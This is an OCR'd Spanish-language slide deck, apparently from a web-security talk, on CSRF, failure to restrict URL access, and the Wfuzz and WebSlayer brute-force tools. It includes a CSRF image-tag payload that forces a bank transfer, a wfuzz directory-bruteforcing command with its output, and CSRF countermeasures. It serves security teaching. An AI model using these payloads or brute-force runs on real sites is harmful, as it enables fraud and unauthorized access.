
XSRF (Cross Site Request Forgery)

Cross Site Request Forgery

El atacante fuerza al browser de la víctima a realizar una petición, en la sesión autenticada o no, de una aplicación sin el conocimiento del usuario.

```
<IMG SRC="http://www.mibancaonline.com/
transferencia.asp?
amount=1000000&to_account=313373" />
```

Cross Site Request Forgery



Cross Site Request Forgery

“Yo no me descargue ese fichero, fui víctima de un CSRF”

“It's a problem for forensics people who aren't as familiar with it and might not understand whether it's possible that CSRF could be blamed for what the defendant is accused of. “

Chuck Willis,
Principal consultant, Mandiant

Cross Site Request Forgery

Contramedidas:

- No funciona confiar en el Referrer.
- No funciona confiar solo en los POST
- Utilizar tokens Random! (campos HIDDEN)

Failure to Restrict URL Access

Failure to Restrict URL Access

- Usualmente la aplicación protege solamente las funcionalidades más sensibles, evitando publicar los links o las urls a los usuarios no autorizados.

- Los atacantes explotan esta vulnerabilidad accediendo directamente a estas funcionalidades.

Failure to Restrict URL Access

Existen muchos diccionarios creados para explotar esta vulnerabilidad:

- Diccionarios de distintos idiomas
- Diccionarios por contexto dependiendo del servidor Web, servidor de aplicaciones, y Aplicaciones

Failure to Restrict URL Access

Default

Default | Default

```
liberacion:/tools/edge/edgesec/wfuzz laramies$ python wfuzz.py -c -z file -f commons.txt -R 1 --hc 404 http://[redacted]/FUZZ

********************************************
* Wfuzz  0.8 - The web bruteforcer  *
* Coded by:                         *
* Carlos del ojo                    *
*    - deepbit@gmail.com            *
* Christian Martorella              *
*    - cmartorella@edge-security.com *
********************************************

Target: http://[redacted]/FUZZ
Payload type: file

============================================================
ID      Response   Lines      Word       Request
============================================================

00120:  C=301      1 L        9 W        "cat"
00127:  C=301      1 L        9 W        "classes"
00162:  C=301      1 L        9 W        "cgi-bin"
00184:  C=301      1 L        9 W        "css"
00355:  C=301      1 L        9 W        "images"
00402:  C=301      1 L        9 W        "js"
00487:  C=301      1 L        9 W        "new"


-------------- Recursion level 1 ---------------
01179:  C=301      1 L        9 W        "cat/images"
02326:  C=301      1 L        9 W        "classes/src"
02876:  C=301      1 L        9 W        "cgi-bin/lib"
05933:  C=301      1 L        9 W        "new/cat"
05944:  C=301      1 L        9 W        "new/cgi-bin"
05979:  C=301      1 L        9 W        "new/css"
06090:  C=301      1 L        9 W        "new/classes"
06177:  C=301      1 L        9 W        "new/images"
06182:  C=301      1 L        9 W        "new/js"


liberacion:/tools/edge/edgesec/wfuzz laramies$
```

Wfuzz

Failure to Restrict URL Access

DEMO [Wfuzz]

Failure to Restrict URL Access

Herramientas:

- Wfuzz: http://www.edge-security.com/wfuzz.php
- Dirb: http://www.open-labs.org/


TOOLS

WebSlayer

Nueva herramienta para realizar todo tipo de ataques de fuerza bruta sobre aplicaciones webs.


- Predictable resource locator, recursion supported
- Login form bruteforce
- Session bruteforce
- Parameter bruteforce
- Parameter Injection (XSS, SQL)
- Basic and Ntml Bruteforcing

Basada en wfuzz

WebSlayer

- Multiple payloads
- All parameter injection (Get, Post, Headers)
- NTLM and Basic support and bruteforcing
- Payload encoding
- Tailored dictionaries for known applications (Apache, Tomcat, Weblogic, Websphere,Vignette, etc) Thanks to DarkRaver www.open-labs.org

WebSlayer



WebSlayer


WebSlayer

DEMO [Webslayer]

